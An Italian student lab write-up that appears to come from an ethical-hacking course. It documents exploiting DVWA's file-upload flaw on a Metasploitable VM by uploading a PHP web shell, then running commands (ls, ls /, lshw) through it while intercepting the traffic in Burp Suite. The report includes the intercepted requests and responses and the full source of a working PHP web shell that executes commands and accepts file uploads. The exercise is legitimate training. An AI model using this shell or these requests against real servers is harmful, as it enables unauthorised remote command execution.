
ESERCIZIO S6L1


Traccia: Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.
Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Consegna: ● Codice php. ● Risultato del caricamento (screenshot del browser). ● Intercettazioni (screenshot di burpsuite). ● Risultato delle varie richieste. ● Eventuali altre informazioni scoperte della macchina interna. ● BONUS: usare una shell php più sofisticata.


SVOLGIMENTO

Come prima cosa si è assicurata la comunicazione tra le due macchine Kali e Meta.







Successivamente si è aperto Burpsuite da Kali per intercettare ed analizzare ogni richiesta fatta verso la DVWA di Meta. Per sfruttare la vulnerabilità di file upload presente sulla DVWA si è inizialmente settato il livello di sicurezza su 'low'. In questo modo è possibile sfruttare la DVWA soprattutto per via della mancanza della sanitizzazione degli input a livello di sicurezza low (una conferma di ciò la si può avere osservando il codice sorgente). Passando sella sezione 'Upload' si arriva alla vulnerabilità 'file upload'.




In questa sezione viene chiesta di caricare un'immagine. Sfruttando la vulnerabilità 'file upload' si può caricare uno script per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. L'immagine sottostante mostra il **codice php** che si è caricato su DVWA.



Di seguito è mostrato lo screen del messaggio di avvenuto caricamento del file. Con Burpsuite si è analizzato il traffico e si è intercettata la richiesta: si nota come nel corpo della richiesta GET si trovi il contenuto del file shell.php.





Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd. Di seguito è mostrato uno screen del browser dell'avvenuto caricamento della shell.



Per verificare di essere entrati nella DVWA con una shell php si provano a dare diversi comandi: di seguito sono mostrati gli screen dei comandi passati alla shell come **ls**, **ls /**, **lshw**. Con qquesti comandi si possono ottenere informazioni sulla macchina su cui gira DVWA e sul contenuto del Web Server.

>ls





>ls /

75	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓	200	350
76	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓	200	350

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=
  ls%20/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application
  /xml;q=0.9,image/avif,image/webp,image/apng
  ,*/*;q=0.8,application/signed-exchange;v=b3
  ;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=
  f3989e76c9d1fda13aca619a533823d6
9 Connection: close
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 20 May 2024 18:05:27 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 155
6 Connection: close
7 Content-Type: text/html
8
9 <pre>
    bin
10  boot
11  cdrom
12  dev
13  etc
14  home
15  initrd
16  initrd.img
17  lib
```

192.168.50.101/dvwa/hac

Not secure 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls%20/

```
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

>lshw

81	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd...	✓

Request


Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=
  lshw HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0;
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 20 May 2024 18:12:1
3 Server: Apache/2.2.8 (Ubuntu)
4 X-Powered-By: PHP/5.2.4-2ubunt
5 Content-Length: 4829
```



BONUS: Di seguito è mostrato un codice della shell in php più sofisticato rispetto a quello iniziale. In particolare, questo script include alcune funzioni aggiuntive come la navigazione del filesystem e il download/upload di file. Inoltre è stata inserita una parte in html per avere un'interfaccia grafica.

~/Desktop/shell_sofisticata.php - Mousepad

File Edit Search View Document Help

```php
<?php
// Disable error reporting
error_reporting(0);

// Handle commands
if (isset($_POST['cmd'])) {
    $cmd = $_POST['cmd'];
    echo "<pre>" . shell_exec($cmd) . "</pre>";
}

// Handle file uploads
if (isset($_FILES['file'])) {
    move_uploaded_file($_FILES['file']['tmp_name'], $_FILES['file']['name']);
    echo "File uploaded successfully.";
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>PHP Web Shell</title>
</head>
<body>
    <form method="post">
        <input type="text" name="cmd" placeholder="Enter command">
        <input type="submit" value="Execute">
    </form>

    <form method="post" enctype="multipart/form-data">
        <input type="file" name="file">
        <input type="submit" value="Upload">
    </form>
</body>
</html>
```